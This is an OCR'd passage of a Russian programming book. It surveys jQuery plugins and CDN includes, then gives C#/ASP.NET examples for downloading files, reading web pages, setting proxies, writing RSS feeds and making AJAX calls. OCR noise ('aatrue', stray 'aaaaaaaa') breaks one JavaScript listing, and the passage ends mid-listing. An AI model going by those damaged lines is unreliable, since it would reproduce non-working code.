



**Рис. 10.4.** Возможности jqPlot

нальность графиков MS Excel, при том что все это происходит в браузере (рис. 10.3 и 10.4):

- ❒ отрисовка разнообразных типов графиков и диаграмм;
- ❒ подписи к осям, включая наклонные подписи;
- ❒ увеличение-уменьшение (zoom);
- ❒ возможность изменения графика с помощью мыши;
- ❒ и многое другое.

Демо-примеры доступны по адресу **http://www.jqplot.com/tests/**.

## 10.3.3. Преобразование таблиц в графики

На сайте filamentgroup.com представлен интересный плагин, преобразующий обычную таблицу в различного вида графики. Более того, он даже позволяет редактировать данные в самой таблице. Правда, работает все это не очень быстро. Скачать плагин можно по адресу:

**http://www.filamentgroup.com/lab/jquery_visualize_plugin_accessible_charts_graphs_from_tables_html5_canvas/**

## 10.3.4. Таблица tablesorter

tablesorter — HTML-таблица с расширенными возможностями (рис. 10.5):

- ❒ сортировка по нескольким колонкам;
- ❒ возможность сортировки текста, адресов, чисел, цен, IP-адресов, дат, времени и т. д.;
- ❒ совместимость с IE 6.0+, FF 2+, Safari 2.0+, Opera 9.0+.

| First Name | Last Name | Age | Total |
|---|---|---|---|
| Bruce | Almighty | 45 | $153.19 |
| Bruce | Evans | 22 | $13.19 |
| Clark | Kent | 18 | $15.89 |
| John | Hood | 33 | $19.99 |
| Peter | Parker | 28 | $9.99 |

**Рис. 10.5.** Вид таблицы `tablesorter`

Скачать плагин можно по адресу:

**http://tablesorter.com**

## 10.3.5. Сортировка таблиц перетаскиванием

Плагин TableDnD отображает таблицу и позволяет сортировать ее данные с помощью перетаскивания мышью. Очень интересный функционал. Скачать его можно по адресу:

**http://www.isocra.com/2008/02/table-drag-and-drop-jquery-plugin/**

## 10.3.6. HTML-редакторы текста

Несколько HTML-редакторов текста на основе библиотеки jQuery приведены в *разд. 16.2*.

## 10.3.7. Подсказки qTip

qTip — это бесплатный кроссбраузерный плагин для jQuery для создания подсказок (tooltip). Содержит множество функций, например, закругленные углы без применения изображений, изображение речи как в комиксах (speech bubbles), стандартные эффекты и возможность создания собственных эффектов. Плагин включает пять готовых тем и возможность создавать собственные темы. Кроме того, можно создавать окна диалогов, изменять цвет фона подсказки и места, где она отображается. Скачать его можно по адресу:

**http://craigsworks.com/projects/qtip/**

## 10.3.8. Подсказки Easy Tooltip

Easy Tooltip еще один плагин для создания подсказок. Можно управлять положением подсказки, менять дизайн подсказки. Скачать плагин можно по адресу:

**http://cssglobe.com/post/4380/easy-tooltip--jquery-plugin**

## 10.3.9. Кнопки рейтинга

Два плагина Star Rating и Star Rater предназначены для создания системы рейтинга, основанной на наборе "звездочек". Скачать их можно по адресам:

**http://www.fyneworks.com/jquery/star-rating/**

**http://www.m3nt0r.de/devel/raterDemo/**

## 10.3.10. Загрузка файлов

*См. разд. 3.5.2.*

## 10.3.11. Обрезка изображений

Плагин JCrop позволяет делать обрезку изображений прямо на сайте (рис. 10.6). Скачать его можно по адресу:

**http://deepliquid.com/content/Jcrop.html**

**Рис. 10.6.** Обрезка изображений с помощью JCrop

## 10.3.12. Меню в стиле MS Office

Плагин jQueryRibbon позволяет создать меню в стиле MS Office (рис. 10.7). Скачать его можно с сайта codeplex по адресу:

**http://jqueryribbon.codeplex.com/**





**Рис. 10.7.** Меню jQueryRibbon

## 10.3.13. Ненавязчивые окна jGrow

jGrow — плагин, реализующий ненавязчивые окна в стиле окон о подключении пользователей в ICQ, Skype или MS Outlook. Окна плавно появляются в нужной области экрана и могут сами исчезать (при этом вызывается специальное событие). Скачать плагин можно по адресу:

**http://stanlemon.net/projects/jgrowl.html**

## 10.3.14. Всплывающие подсказки BeautyTips

BeautyTips — плагин к jQuery, реализующий всплывающие подсказки различных видов и с различным поведением. Посмотреть, как они выглядят, и скачать модуль можно по адресу:

**http://www.lullabot.com/files/bt/bt-latest/DEMO/index.html**

## 10.3.15. Меню в стиле Apple Mac

jqDock позволяет создать очень красивое меню в стиле Apple Mac. Скачать его можно по адресу:

**http://www.wizzud.com/jqDock/**


**Рис. 10.8.** Меню jqDock

## 10.3.16. Карусель MovingBoxes

Карусель MovingBoxes — красивое прокручивание панелей (рис. 10.9). Не поддерживает переключение с помощью перетаскивания мышью, только при нажатии кнопок. Скачать можно по адресу:

**http://css-tricks.com/moving-boxes/**


**Рис. 10.9.** Карусель MovingBoxes

## 10.3.17. Меню Garage Door

Garage Door — меню в стиле поднимающихся ставней гаражных ворот. Довольно интересная идея. Скачать можно по адресу:

**http://css-tricks.com/garage-door-style-menu-using-animated-background-images-with-jquery/**


**Рис. 10.10.** Меню Garage Door

## 10.3.18. Подключение Google Maps

jMaps — плагин, позволяющий подключить карты Google к сайту. Скачать можно по адресу:

**http://code.google.com/p/jmaps/**

## 10.3.19. Модуль валидации полей

Очень интересный проект для валидации полей. Страница прокручивается до нужного поля, которое подсвечивается цветом и всплывающей подсказкой. Посмотреть, как это работает, можно по адресу:

**http://www.position-relative.net/creation/formValidator/**

А сам модуль можно скачать тут:

**http://www.position-relative.net/creation/formValidator/formValidator.zip**

## 10.3.20. Вращение предметов

Модуль Globus позволяет вращать предметы (картинки, конечно) так же, как это делается во Flash. Скачать плагин можно по адресу:

**http://beono.ru/development/jquery-globus-plugin/**

# 10.4. JQuery CDN

Компании Microsoft и Google предлагают загружать JQuery-скрипты с их CDN-сервисов *(см. разд. 16.6.2)*. Вот, например, как выглядит подключение библиотеки с помощью сервиса Google:

```
<script type="text/javascript"
src="http://ajax.googleapis.com/ajax/libs/
              jquery/1.3.2/jquery.min.js"></script>
<script type="text/javascript">
```

```
$(document).ready(function(){
 ...код jquery...
});
</script>
```


А с помощью сервиса Microsoft загрузка будет выглядеть так:

```
<script src="http://ajax.microsoft.com/ajax/jquery/
     jquery-1.3.2.min.js" type="text/javascript"></script>
```

Полный список доступных скриптов можно найти на сайте:

**http://www.asp.net/ajaxlibrary/cdn.ashx**

# ГЛАВА 11



# Получение данных из Интернета

Тридцать лет и три года просидел
Илья—будущий Муромец на печи.
А потом ему отрубили бесплатный Интернет...

## 11.1. Получение файла из Интернета

С помощью класса `System.Net.WebClient` можно скачать файл или страницу по заданному URL (листинг 11.1).

**Листинг 11.1. Получение файла из Интернета**

```
using System;

namespace DownloadFile
{
class Class1
{
 [STAThread]
 static void Main(string[] args)
 {
  try
  {
   // Создаем экземпляр WebClient
   System.Net.WebClient client = new System.Net.WebClient();
   // URL к загружаемому файлу
   string url =
     @"http://i2.microsoft.com/h/en-us/i/msnlogo.gif";
   // Куда сохранять на локальном диске
   string loc = @"E:\test.jpg";
```

```
    // Загружаем!
    client.DownloadFile(url, loc);
   }
   catch(Exception e)
   {
    // Если какие-то ошибки, то просто выводим их на консоль
    Console.WriteLine(e.ToString());
   };
  }
}
}
```

# 11.2. Получение любых данных из Интернета

Аналогично коду, приведенному в листинге 11.1, можно получить не только файл, но и любые данные, представленные массивом байтов. Для этого вызов `DownloadFile` надо заменить на вызов:

```
byte[] data = client.DownloadData(url);
```

# 11.3. Получение веб-страницы

Получить веб-страницу можно с помощью класса `System.Net.WebRequest`:

```
System.Net.WebRequest req =
  System.Net.WebRequest.Create(@"http://www.microsoft.com");
System.Net.WebResponse resp = req.GetResponse();
System.IO.Stream stream = resp.GetResponseStream();
System.IO.StreamReader sr = new System.IO.StreamReader(stream);
string s = sr.ReadToEnd();
Console.WriteLine(s);
```

Или, по-другому (обратите внимание на указание кодировки страницы):

```
using System.Net;
using System.IO;
using System.Text;

string url = "http://www.microsoft.com";
WebRequest req = WebRequest.Create(url);

using (WebResponse resp = req.GetResponse())
{
 using (StreamReader reader = new StreamReader(
        resp.GetResponseStream(), Encoding.UTF8))
```

```
  {
    string content = reader.ReadToEnd();
  }
}
```

# 11.4. Использование *прокси-сервера*

Задать адрес прокси-сервера можно двумя способами. Глобально:

```
System.Net.GlobalProxySelection.Select =
          new WebProxy("proxyname", 80);
```

или для конкретного запроса:

```
HttpWebRequest request =
  (HttpWebRequest)WebRequest.Create( "http://localhost");
request.Proxy = new WebProxy("proxyname", 80);
```

# 11.5. Получить текущий курс валюты

Текущие курсы валют можно посмотреть на Yahoo! Finance. С его помощью можно получить CSV-файл с текущим курсом. Пример ссылки:

```
http://finance.yahoo.com/d/quotes.csv?s=RUBTZS=X&f=sl1d1t1ba
```

Формат запроса не очень сложный, но приводить здесь его расшифровку я не буду, проще найти ее в Интернете. Например, по адресу

**http://www.gummy-stuff.org/Yahoo-data.htm**

имеется довольно подробная статья по этому поводу.

# 11.6. Создание простого RSS-канала

RSS\RSS2_0

RSS-поток представляет собой обычный XML-документ, сформировать который можно с помощью класса `XmlTextWriter` (листинг 11.2). В конструктор передается поток, в который будет записываться XML и название канала. Для ASP.NET потоком является `Response.OutputStream`. Метод `AddRSSItem` добавляет в поток новые данные. Каждая RSS-запись состоит из заголовка, ссылки, самого текста и даты создания:

```
rss.AddRSSItem(заголовок, ссылка, текст, дата);
```

Для полученного в результате потока нужно указать тип и кодировку. Пример страницы, формирующей RSS-канал, показан в листинге 11.3, а вид в браузере — на рис. 11.1.





**Рис. 11.1.** Пример RSS

## Листинг 11.2. Класс для записи RSS-канала

```
using System;
using System.Data;
using System.Configuration;
using System.Linq;
using System.Web;
using System.Web.Security;
using System.Web.UI;
using System.Web.UI.HtmlControls;
using System.Web.UI.WebControls;
using System.Web.UI.WebControls.WebParts;
using System.Xml.Linq;
```

```
using System.Xml;
using System.IO;

/// <summary>
/// Класс для создания RSS-канала
/// </summary>
public class RSS : IDisposable
{
 XmlTextWriter writer;
 string rssTitle;

 // Конструктор
 public RSS(Stream stream, string rssTitle)
 {
   writer = new XmlTextWriter(stream,
             System.Text.Encoding.UTF8);
   this.rssTitle = rssTitle;
   WriteRSSHeader();
 }

 // Записывает заголовок
 private void WriteRSSHeader()
 {
   writer.WriteStartDocument();
   writer.WriteStartElement("rss");
   writer.WriteAttributeString("version", "2.0");
   writer.WriteStartElement("channel");
   writer.WriteElementString("title", rssTitle);
   writer.WriteElementString("description",
     "A simple RSS document generated using XMLTextWriter");
   writer.WriteElementString("copyright", "Copyright");
   writer.WriteElementString("generator", "RSSWriter v1.0");
 }

 // Добавление элемента
 public XmlTextWriter AddRSSItem(
       string itemTitle,
       string itemLink,
       string itemDescription,
       DateTime date)
 {
   writer.WriteStartElement("item");
   writer.WriteElementString("title", itemTitle);
```

```
    writer.WriteElementString("link", itemLink);
    writer.WriteElementString("description", itemDescription);
    writer.WriteElementString("pubDate", date.ToString("r"));
    writer.WriteEndElement();

    return writer;
  }

  // Закрытие потока
  public void Dispose()
  {
    writer.WriteEndElement();
    writer.WriteEndElement();
    writer.WriteEndDocument();

    writer.Flush();
    writer.Close();
  }
}
```

**Листинг 11.3. Пример формирования RSS-канала в ASP.NET**

```
using System;
using System.Configuration;
using System.Data;
using System.Linq;
using System.Web;
using System.Web.Security;
using System.Web.UI;
using System.Web.UI.HtmlControls;
using System.Web.UI.WebControls;
using System.Web.UI.WebControls.WebParts;
using System.Xml.Linq;
using System.Xml;

public partial class _Default : System.Web.UI.Page
{
protected void Page_Load(object sender, EventArgs e)
{
 using (RSS rss = new RSS(Response.OutputStream, "Пример RSS"))
 {
  rss.AddRSSItem("Item Title1", "http://test.com",
           "This is a test item1", DateTime.Now);
```

```
  rss.AddRSSItem("Item Title2", "http://test.com",
           "This is a test item2", DateTime.Now);
  rss.AddRSSItem("Item Title3", "http://test.com",
           "This is a test item3", DateTime.Now);
 }

 Response.ContentEncoding = System.Text.Encoding.UTF8;
 Response.ContentType = "text/xml";
 Response.Cache.SetCacheability(HttpCacheability.Public);
 Response.End();
}
}
```

# 11.7. AJAX

## 11.7.1. Что такое AJAX?

AJAX/AJAX_Test1

AJAX — это технология асинхронных запросов на сервер, позволяющая обойтись без перерисовки всей страницы (т. е. без postback).

Для ASP 1.0 придется напрямую создавать компонент `Microsoft.XMLHTTP`.

Листинги 11.4—11.6 показывают пример использования этого компонента. Форма Page1.aspx содержит кнопку `btnGetData` и метку `labelData`. Данные возвращаются страницей Data1.aspx.

Для получения сложного набора данных можно использовать XML-формат ответа, как показано в листингах 11.7 и 11.8 (страницы Page2, Data2).

Для автоматического обновления страницы используется код, показанный в листинге 11.9.

В зависимости от браузера используются разные способы создания основного компонента (листинг 11.10, информация от Ian Suttle).

**Листинг 11.4. Код страницы Page1.aspx**

```
<%@ Page language="c#" Codebehind="Page1.aspx.cs"
 AutoEventWireup="false" Inherits=" AJAX_Test1.Page1" %>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN" >
<HTML>
<HEAD>
 <title>TestButton</title>
 <meta name="GENERATOR" Content="Microsoft
                  Visual Studio .NET 7.1">
```

```
 <meta name="CODE_LANGUAGE" Content="C#">
 <meta name="vs_defaultClientScript" content="JavaScript">
 <meta name="vs_targetSchema"
    content="http://schemas.microsoft.com/intellisense/ie5">
</HEAD>
<body MS_POSITIONING="GridLayout">
 <form id="Form1" method="post" runat="server">
  <asp:Button ID="btnGetData" runat="server" Text="Button" />
  <asp:Label ID="labelData" runat="server"
              Text="???"></asp:Label>
 </form>
</body>
</HTML>
```

**Листинг 11.5. Код Page1.aspx.cs**

```
using System;
using System.Collections;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Web;
using System.Web.SessionState;
using System.Web.UI;
using System.Web.UI.WebControls;
using System.Web.UI.HtmlControls;

namespace AJAX_Test1
{
public class Page1 : System.Web.UI.Page
{
 protected System.Web.UI.WebControls.Button btnGetData;
 protected System.Web.UI.WebControls.Label labelData;

 private void Page_Load(object sender, System.EventArgs e)
 {
  RegisterScripts();
  btnGetData.Attributes.Add("OnClick", "return GetAJAXData();");
 }

 private const string strGetAJAXData = @"
  <script language='javascript'>
  var xRequest;
```

```
 function GetAJAXData()
 {
  if (window.XMLHttpRequest)
  {
   xRequest= new XMLHttpRequest();
  }
  else
  {
   if (typeof ActiveXObject != 'undefined')
   {
    xRequest= new ActiveXObject('Microsoft.XMLHTTP');
   }
  }

  if (xRequest != null)
  {
   xRequest.onreadystatechange = ProcessResponse;
   xRequest.open('GET', '%DATA_PAGE%',aatrue);
   xRequest.send(null);aaaaaaaa
  }

  return false;
 }
 function ProcessResponse()
 {
  if(xRequest.readyState == 4)
  {
   if(xRequest.status == 200)
   {
   var retval = xRequest.responseText;
    if (document.getElementById('%LABEL_NAME%') != null)
     document.getElementById('%LABEL_NAME%').innerHTML =
                              retval;
   }
   else
   {
    alert('Ошибка получения данных!');
   }
  }
 }
 </script>
";
```

```
private void RegisterScripts()
 {
  if (!Page.IsStartupScriptRegistered("GetAJAXData"))
  {
   string script = strGetAJAXData;
   script = script.Replace("%DATA_PAGE%", "Data1.aspx");
   script = script.Replace("%LABEL_NAME%", labelData.ClientID);
   Page.RegisterStartupScript("GetAJAXData", script);
  }
 }

 #region Web Form Designer generated code
 override protected void OnInit(EventArgs e)
 {
  InitializeComponent();
  base.OnInit(e);
 }

 private void InitializeComponent()
 {
  this.Load += new System.EventHandler(this.Page_Load);
 }
 #endregion
}
}
```

**Листинг 11.6. Код Data1.aspx.cs, возвращающий данные**

```
using System;
using System.Collections;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Web;
using System.Web.SessionState;
using System.Web.UI;
using System.Web.UI.WebControls;
using System.Web.UI.HtmlControls;

namespace AJAX_Test1
{
public class Data1 : System.Web.UI.Page
{
 private void Page_Load(object sender, System.EventArgs e)
```

```
 {
  // Не сохранять
  Response.Cache.SetNoStore();
  // Не сохранять в истории браузера
  Response.Cache.SetAllowResponseInBrowserHistory(false);
  // Не кэшировать на сервере
  Response.Cache.SetNoServerCaching();

  Response.Clear();
  Response.Write(string.Format("Текущее время: {0}",
                        DateTime.Now));
  Response.End();
 }
 #region Web Form Designer generated code
 override protected void OnInit(EventArgs e)
 {
  InitializeComponent();
  base.OnInit(e);
 }

 private void InitializeComponent()
 {
  this.Load += new System.EventHandler(this.Page_Load);
 }
 #endregion
}
}
```

**Листинг 11.7. Код Page2.aspx.cs (обработка данных в XML-формате)**

```
... ... ... ... ... ... ... ... ... ...
function ProcessResponse()
{
if(xRequest.readyState == 4)
{
 if(xRequest.status == 200)
 {
  var retval = xRequest.responseText;
  if (xRequest.responseXML.loadXML(xRequest.responseText))
  {
   var value =
     xRequest.responseXML.getElementsByTagName
                ('value')[0].firstChild.data;
```

```
   if (document.getElementById('%LABEL_NAME%') != null)
    document.getElementById('%LABEL_NAME%').innerHTML = value;
  }
  else
  {
   alert('Ошибка в XML-ответе!');
  }
 }
 else
 {
  alert('Ошибка получения данных!');
 }
}
}
... ... ... ... ... ... ... ... ... ...
```

**Листинг 11.8. Код Data2.aspx.cs (возврат данных в XML-формате)**

```
... ... ... ... ... ... ... ... ... ...
private void Page_Load(object sender, System.EventArgs e)
{
... ... ... ... ... ... ... ... ... ...
Response.Clear();

// Сохраняем в виде XML
string strXmlFormat = @"<response><value>{0}</value></response>";
string strXmlValue =
        string.Format(strXmlFormat, DateTime.Now.Second);
XmlDocument result = new XmlDocument();
result.LoadXml(strXmlValue);
result.Save(Response.OutputStream);
Response.End();
}
... ... ... ... ... ... ... ... ... ...
```

**Листинг 11.9. Автоматическое обновление страницы**

```
private const string strGetAJAXData = @"
<script language='javascript'>
 var xRequest;
 var oInterval='';
 function GetAJAXData()
```

```
 {
  if (oInterval == '')
  {
    oInterval = window.setInterval('GetAJAXData()', 1000);
  }
  if (window.XMLHttpRequest)
... ... ... ... ... ... ... ... ... ...
```

**Листинг 11.10. Создание основного компонента в зависимости от браузера**

```
function GetXmlHttpObject(handler)
{
var objXmlHttp = null; // для хранения ссылки

if (is_ie)
{
 // Разные версии IE
 var strObjName = (is_ie5) ?
          'Microsoft.XMLHTTP' : 'Msxml2.XMLHTTP';
 // Пытаемся создать объект
 try
 {
  objXmlHttp = new ActiveXObject(strObjName);
  objXmlHttp.onreadystatechange = handler;
 }
 catch(e)
 {
  // Ошибка
  alert('Браузер IE, но объект создать не удалось.');
  return;
 }
}
else
 if (is_opera)
 {
  // В Опере могут быть проблемы
  alert('Браузер Opera. Страница может не работать.');
  return;
 }
 else
 {
  // Mozilla или Netscape или Safari
  objXmlHttp = new XMLHttpRequest();
```

```
  objXmlHttp.onload = handler;
  objXmlHttp.onerror = handler;
 }
// Возвращаем объект
return objXmlHttp;
}
```

## 11.7.2. Получение серверных данных без AJAX

AJAX/NoAJAX

Для получения серверных данных без возврата страницы (postback) можно воспользоваться методом, работающим с помощью IFRAME (Rajesh Toleti).

Листинг 11.11 показывает код страницы default.aspx, получающей данные со страницы Data.aspx (листинги 11.12 и 11.13).

Разумеется, этот код будет работать только в браузерах, поддерживающих IFRAME.

**Листинг 11.11. Страница default.aspx**

```
<%@ Page language="c#" Codebehind="default.aspx.cs"
      AutoEventWireup="false" Inherits="NoAJAX.WebForm1" %>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN" >
<HTML>
<HEAD>
 <title>WebForm1</title>
 <meta name="GENERATOR" Content="Microsoft
                   Visual Studio .NET 7.1">
 <meta name="CODE_LANGUAGE" Content="C#">
 <meta name="vs_defaultClientScript" content="JavaScript">
 <meta name="vs_targetSchema"
     content="http://schemas.microsoft.com/intellisense/ie5">
 <script language="JavaScript">
  function callServer()
  {
   serverData.innerHTML = '<IFRAME src="Data.aspx?ID='+
    document.Form1.DropDown.value+
    '" width="200" height="50" frameborder="0"
                 scrolling="no"></IFRAME>';
  }
 </script>

</HEAD>
```

```
<body>
 <form id="Form1" method="post" runat="server">
  <table height="100" border="0">
   <tr>
    <td valign="middle">
     <select name="DropDown" onchange="callServer()">
      <option value="0" selected>Выбор...</option>
      <option value="1">Value1</option>
      <option value="2">Value2</option>
      <option value="3">Value3</option>
     </select>
    </td>
    <td valign="middle">
     <div id="serverData"></div>
    </td>
   </tr>
  </table>
 </form>
</body>
</HTML>
```

**Листинг 11.12. Код Data.aspx.cs (источник данных)**

```
using System;
using System.Collections;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Web;
using System.Web.SessionState;
using System.Web.UI;
using System.Web.UI.WebControls;
using System.Web.UI.HtmlControls;

namespace NoAJAX
{
public class Data : System.Web.UI.Page
{
 protected System.Web.UI.WebControls.Label DataLabel;

 private void Page_Load(object sender, System.EventArgs e)
 {
  string str = string.Empty;
```

```
  switch (Request.QueryString["ID"])
  {
   case "1": str="X1"; break;
   case "2": str="X2"; break;
   case "3": str="X3"; break;
  }

  DataLabel.Text = str;
 }

 #region Web Form Designer generated code
 override protected void OnInit(EventArgs e)
 {
  InitializeComponent();
  base.OnInit(e);
 }

 private void InitializeComponent()
 {
  this.Load += new System.EventHandler(this.Page_Load);
 }
 #endregion
}
}
```

**Листинг 11.13. Страница Data.aspx (источник данных)**

```
<%@ Page language="c#" Codebehind="Data.aspx.cs"
       AutoEventWireup="false" Inherits="NoAJAX.Data" %>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN" >
<HTML>
<HEAD>
 <title>Data</title>
  <meta name="GENERATOR" Content="Microsoft
        Visual Studio .NET 7.1">
  <meta name="CODE_LANGUAGE" Content="C#">
  <meta name="vs_defaultClientScript" content="JavaScript">
  <meta name="vs_targetSchema"
     content="http://schemas.microsoft.com/intellisense/ie5">
</HEAD>
<body MS_POSITIONING="GridLayout">
 <form id="Form1" method="post" runat="server">
  <asp:label id="DataLabel" runat="server" />
```

```
 </form>
</body>
</HTML>
```

## 11.7.3. Вывод сообщений с помощью *UpdatePanel*

AJAX/UpdatePanelAlert

С помощью элемента `UpdatePanel` можно не только отображать данные, но и выводить сообщения посредством функции `alert`. Для этого нужно зарегистрировать скрипт, но внутри этой панели, а не для всей страницы:

```
ScriptManager.RegisterStartupScript(updatePanel,
       updatePanel.GetType(), messageKey, message, true);
```

Для работы этого кода элемент `ScriptManager` должен быть расположен на странице до элемента `UpdatePanel`. Полный код примера показан в листингах 11.14 и 11.15.

**Листинг 11.14. Отображение сообщений с помощью `UpdatePanel` (ASPX-файл)**

```
<%@ Page Language="C#" AutoEventWireup="true"
        CodeFile="Default.aspx.cs" Inherits="_Default" %>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
<title>Отображение сообщений с помощью UpdatePanel</title>
</head>
<body>
<form id="form1" runat="server">
<div>
  <asp:ScriptManager ID="scriptMangerTest" runat="Server">
  </asp:ScriptManager>
  <asp:UpdatePanel ID="updatePanel" runat="Server">
   <ContentTemplate>
   <div>
    <table>
    <tr>
     <td align="right">
       <asp:Label ID="lblLogin" runat="Server"
                  Text="Логин:"></asp:Label>
     </td>
```

```
     <td>
       <asp:TextBox ID="txtLogin"
                    runat="Server"></asp:TextBox>
     </td>
    </tr>
    <tr>
     <td colspan="2" align="left">
       <asp:Button ID="btnCheck" runat="Server"
            Text="Проверить"
            OnClick="btnCheck_Click" />
     </td>
    </tr>
    </table>
   </div>
   </ContentTemplate>
  </asp:UpdatePanel>
</div>
</form>
</body>
</html>
```

**Листинг 11.15. Отображение сообщений с помощью `UpdatePanel` (CS-файл)**

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;

public partial class _Default : System.Web.UI.Page
{
protected void btnCheck_Click(object sender, EventArgs e)
{
 if (!CheckLogin(txtLogin.Text))
 {
  string messageKey = Guid.NewGuid().ToString();
  string message = "alert('Такой логин уже существует!');";
  ScriptManager.RegisterStartupScript(updatePanel,
      updatePanel.GetType(), messageKey, message, true);
 }
}
```

```
private bool CheckLogin(string login)
{
 if (login == "L1") // логин L1 уже существует
  return false;
 else
  return true;
}
}
```

## 11.7.4. Вызов серверного метода с помощью AJAX

AJAX/AJAX_Test1

Для вызова серверного метода с помощью AJAX надо:

1. Добавить элемент `ScriptManager` на страницу.
2. Установить свойства `EnablePageMethods` и `LoadScriptsBeforeUI` этого элемента в значение `true`.
3. Добавить в проект ссылку на сборку `System.Web.Services`.
4. Добавить в код страницы статический метод с атрибутом `WebMethod`.
5. В обработчике, вызывающем метод, добавить вызов этого метода с помощью класса `PageMethods`.

Листинг 11.16 показывает ASPX-код, а листинг 11.17 — CS-код примера такого вызова. В результате нажатия кнопки **Вызов** будет вызван метод `OnButtonClick`, который асинхронно вызовет статический метод `GetTime` страницы. При завершении вызова возможны три варианта: тайм-аут вызова (обрабатывается методом `TimeOutHander`), ошибка вызова (обрабатывается методом `ErrorHander`) и успешный вызов (метод `GetTimeCallback`). В последнем случае результат вызова будет записан в текст элемента `resultDiv`.

**Листинг 11.16. Вызов серверного метода с помощью AJAX (ASPX-код)**


```
<%@ Page language="c#" Codebehind="Page4.aspx.cs" AutoEventWireup="false"
Inherits="AJAX_Test1.Page4" %>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN" >

<html>
<head id="Head1" runat="server">
<title>Вызов серверного метода</title>
```

```
<script type="text/javascript">
 // Вызывается при нажатии кнопки
 function OnButtonClick() {
  // Вызываем серверный метод
  PageMethods.GetTime(GetTimeCallback,
                ErrorHandler, TimeOutHandler);
 }

 // Обработка тайм-аута вызова
 function TimeOutHandler(result) {
  alert("Timeout :" + result);
 }

 // Обработка ошибки вызова метода
 function ErrorHandler(result)
 {
  var msg = result.get_exceptionType() + "\r\n";
  msg += result.get_message() + "\r\n";
  msg += result.get_stackTrace();
  alert(msg);
 }

